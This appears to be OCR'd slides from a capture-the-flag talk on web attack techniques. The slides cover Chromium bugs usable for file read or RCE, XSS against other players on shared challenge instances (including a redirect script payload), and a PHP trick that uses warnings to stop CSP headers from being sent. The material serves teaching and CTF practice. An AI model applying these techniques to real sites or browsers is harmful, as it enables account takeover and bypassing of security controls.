My Go-To Chromium Bug 1 (Thanks to @kevin_mizu for sharing this with me!)

CVE-2023-4357 (XXE)

- works when sandbox is disabled (common in CTFs)
- Gives you local file read, usually enough to get flag
- Works even with `--js-flags=--no-expose-wasm,--jitless` (common in CTFs, trying to mitigate RCEs)

My Go-To Chromium Bug 1 (Thanks to @kevin_mizu for sharing this with me!)

CVE-2023-4357 (XXE)

- works when sandbox is disabled (common in CTFs)
- Gives you local file read, usually enough to get flag
- Works even with `--js-flags=--no-expose-wasm,--jitless` (common in CTFs, trying to mitigate RCEs)
- Works with versions prior to 116.0.5845.96 (~August 2023)

My Go-To Chromium Bug 2 (Thanks to @NearBeteigeuze for sharing this with me!)

Issue 1472121

- Requires absence of `--js-flags=--no-expose-wasm,--jitless`

My Go-To Chromium Bug 2 (Thanks to @NearBeteigeuze for sharing this with me!)

Issue 1472121

- Requires absence of `--js-flags=--no-expose-wasm,--jitless`
- works when sandbox is disabled (common in CTFs)

My Go-To Chromium Bug 2 (Thanks to @NearBeteigeuze for sharing this with me!)

Issue 1472121

- Requires absence of `--js-flags=--no-expose-wasm,--jitless`
- works when sandbox is disabled (common in CTFs)
- Gives RCE

My Go-To Chromium Bug 2 (Thanks to @NearBeteigeuze for sharing this with me!)

Issue 1472121

- Requires absence of `--js-flags=--no-expose-wasm,--jitless`
- works when sandbox is disabled (common in CTFs)
- Gives RCE
- Works with some versions up to 117.0.5938.62 (~September 2023)

My Go-To Chromium Bug 2 (Thanks to @NearBeteigeuze for sharing this with me!)

Issue 1472121

- Requires absence of `--js-flags=--no-expose-wasm,--jitless`
- works when sandbox is disabled (common in CTFs)
- Gives RCE
- Works with some versions up to 117.0.5938.62 (~September 2023)
- exploit by madStacks (@madStacks3) available on his blog: https://www.madstacks.dev/posts/Start-Your-Engines-Capturing-the-First-Flag-in-Google's-New-v8CTF/

Demo time!!


Challenge: OOPArtDB

From: HackTheBox web challenges

Status: retired since January, patched after @0x22sh also found and reported the unintended solution

Author: Strellic (@Strellic_)

Difficulty: quite high



OOPArtDB

A database for "out-of-place artifacts" (OOPArts).

Notice: The OOPArt Scanner is only intended for automatic reconnaissance of targets. Other uses are unauthorized. Do NOT use if you do not know what you are doing.

OOPArt Scanner:

Technique #6/7

Exploit other users (XSS)


AKA: Force your competitors to solve the challenge for you (or troll them)

Time to reuse some slides!

ORGANIZERS
ME
imgflip.com

Respect The Rules!

- Trying this on the platform will get you banned (bad if your team is aiming for a high ranking)




Rick 🌷 28/03/2023 21:23

Attacking the organizers infrastructure is.... unspecified?

You do not have permission to view the message history of **#rules**.

Respect The Rules!

- Trying this on the platform will get you banned (bad if your team is aiming for a high ranking)
- Try this technique on challenges with ~~authentication~~ XSS




Rick 🌷 28/03/2023 21:23

Attacking the organizers infrastructure is.... unspecified?

You do not have permission to view the message history of **#rules**.

Respect The Rules!

- Trying this on the platform will get you banned (bad if your team is aiming for a high ranking)
- Try this technique on challenges with ~~authentication~~ XSS
- Quite common in web challenges, goal is usually to steal admin's account or become admin




Rick 🌷 28/03/2023 21:23

Attacking the organizers infrastructure is.... unspecified?

You do not have permission to view the message history of **#rules.**

About The Technique

- When there are XSS on shared instances, the author should make sure someone’s payload doesn’t affect another player




lakectf.epfl.ch says

pwned by pilvar

About The Technique

- When there are XSS on shared instances, the author should make sure someone’s payload doesn’t affect another player
- Problem: sometimes they just don’t ¯_(ツ)_/¯



lakectf.epfl.ch says

pwned by pilvar

Demo Time!!

Challenge: Hack the eBank

From: DefCamp 2023 - Hacking Village

Author: not specified

Difficulty: blackbox & guessy af

Attack Plan

- Objective: get an admin account

Attack Plan

- Objective: get an admin account
- Could send message to other users

Attack Plan

- Objective: get an admin account
- Could send message to other users
- XSS possible in the message

Attack Plan

- Objective: get an admin account
- Could send message to other users
- XSS possible in the message
- Cookie has HTTPOnly, but website has a password reset feature!

Attack Plan

- Objective: get an admin account
- Could send message to other users
- XSS possible in the message
- Cookie has HTTPOnly, but website has a password reset feature!
- XSS everyone -> callback with account email + password reset

Demo time!!?


Story time!!


Challenge: Huzzaa

From: OpenECSC 2023 - final round

Author: ? (competition page down)

Difficulty: broken af





pilvar (Philippe) 04/09/2023 15:10

forgive me for what I'm about to do (modifié)


Message Board

Message

```
<script>document.location="https://www.youtube.com/watch?v=xvFZjo5PgG0"</script>
```

G-Nom(Luc) 04/09/2023 15:11

:0



Trixter 04/09/2023 15:12

ahahahahaha

whoever did the rick roll

feasto 04/09/2023 15:12

huzzaa is a disaster💀💀💀💀

zeski 04/09/2023 15:13

@mipeal someone already broke Huzzaa

@Trixter (Stepan) 🇫🇮 instead, everyone sees everyone's payl

Jonathan 🇳🇱 (0xJJ8) 04/09/2023 22:01

I liked the rick roll though 😉

Trixter (Stepan) 🇫🇮 04/09/2023 22:02

same


Technique #7/7 (novel technique!)

php:apache header cancellation

AKA: Yet another reason PHP was a mistake (novel technique!)

Common-Knowledge Technique

- PHP has this cool feature of not being able to send headers once it started sending data in the body



HTTP headers bypass abusing PHP errors


If a **PHP page is printing errors and echoing back some input provided by the user**, the user can make the PHP server print back some **content long enough** so when it tries to **add the headers** into the response the server will throw and error.
In the following scenario the **attacker made the server throw some big errors**, and as you can see in the screen when php tried to **modify the header information, it couldn't** (so for example the CSP header wasn't sent to the user):

```
<b>
  Warning
</b>
:  a_function(): Unknown input:
asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdas
dasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasda
sdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasd
asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdas
dasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasda
sdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasd
asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdas
dasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasda
sdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasd
asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdas
dasd in <b>
  /var/www/html/main.php
</b>
 on line <b>
  235
</b>
<br />
<br />
<b>
  Warning
</b>
:  Cannot modify header information - headers already sent by (output started at
/var/www/html/main.php:25) in <b>
  /var/www/html/main.php
</b>
```

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp#http-headers-bypass-abusing-php-errors

Common-Knowledge Technique

- PHP has this cool feature of not being able to send headers once it started sending data in the body
- Well-known, many challenges about this technique



```
<?php
if (isset($_GET['email']))
  $email = filter_var($_GET['email'],
                      FILTER_SANITIZE_EMAIL);
if (isset($_GET['xss']))
  $xss = htmlspecialchars($_GET['xss']);
if (isset($_GET['path'])) {
  $path = $_GET['path'];
  while (strpos($path, '../') !== false) {
    $path = str_replace('../', '', $path);
    if (isset($_GET['debug'])) {
      echo '[DEBUG] Removed \'../\'. New path is ';
      echo htmlspecialchars($path);
}}} ?>
<?php
header("content-security-policy:default-src 'none'");
?>
<h1>Sanitization as a Service</h1>
<p>We are revolutionizing the world of sanitization!
<br>Just submit the string you want sanitized,
and we'll do all the hard work!</p>
<h6>Here's your sanitized string:</h6>
<p>Email: <?php echo $email; ?></p>
<p>Xss: <?php echo $xss; ?></p>
<p>Path: <?php echo $path; ?></p>
```

Is PHP Broken?

- Yes

Is PHP Broken?

- Yes
- But not that much. On production, it is well-known warnings/errors must not be disabled

However, It Keeps Happening


- In real life: People don’t know about it or forget

However, It Keeps Happening

- In real life: People don’t know about it or forget
- In CTFs: people don’t care, and it’s enabled by default for php:apache docker image (used all the time for PHP)


Can we do better?

- Technique only works in specific cases, can we make it more powerful?




```php
<?php
echo $x; // undefined
header("Header: Value");
```

header not sent
exploitable ✓



```php
<?php
header("Header: Value");
echo $x; // undefined
```

header sent
not exploitable ✗




```php
<?php
error_reporting(0);
echo $x; // undefined
header("Header: Value");
```

header sent
not exploitable ✗


Can we do better?

- Technique only works in specific cases, can we make it more powerful?
- We’d need to cause a warning before the very first line




```php
<?php
echo $x; // undefined
header("Header: Value");
```

header not sent
exploitable ✓



```php
<?php
header("Header: Value");
echo $x; // undefined
```

header sent
not exploitable ✗



```php
<?php
error_reporting(0);
echo $x; // undefined
header("Header: Value");
```

header sent
not exploitable ✗

Time to explore PHP internals!

- Objective: find a warning that respects the following conditions:
    - Must be sent before interpreting the page code

Time to explore PHP internals!

- Objective: find a warning that respects the following conditions:
  - Must be sent before interpreting the page code
  - Must be achievable through an HTTP request that can be “crafted” by the attacker

Time to explore PHP internals!

- Objective: find a warning that respects the following conditions:
  - Must be sent before interpreting the page code
  - Must be achievable through an HTTP request that can be “crafted” by the attacker
  - Must be achievable through an HTTP request that is a navigation

Where to start?

- PHP has a lot of places where warnings or error happen, searching manually would take an entire day

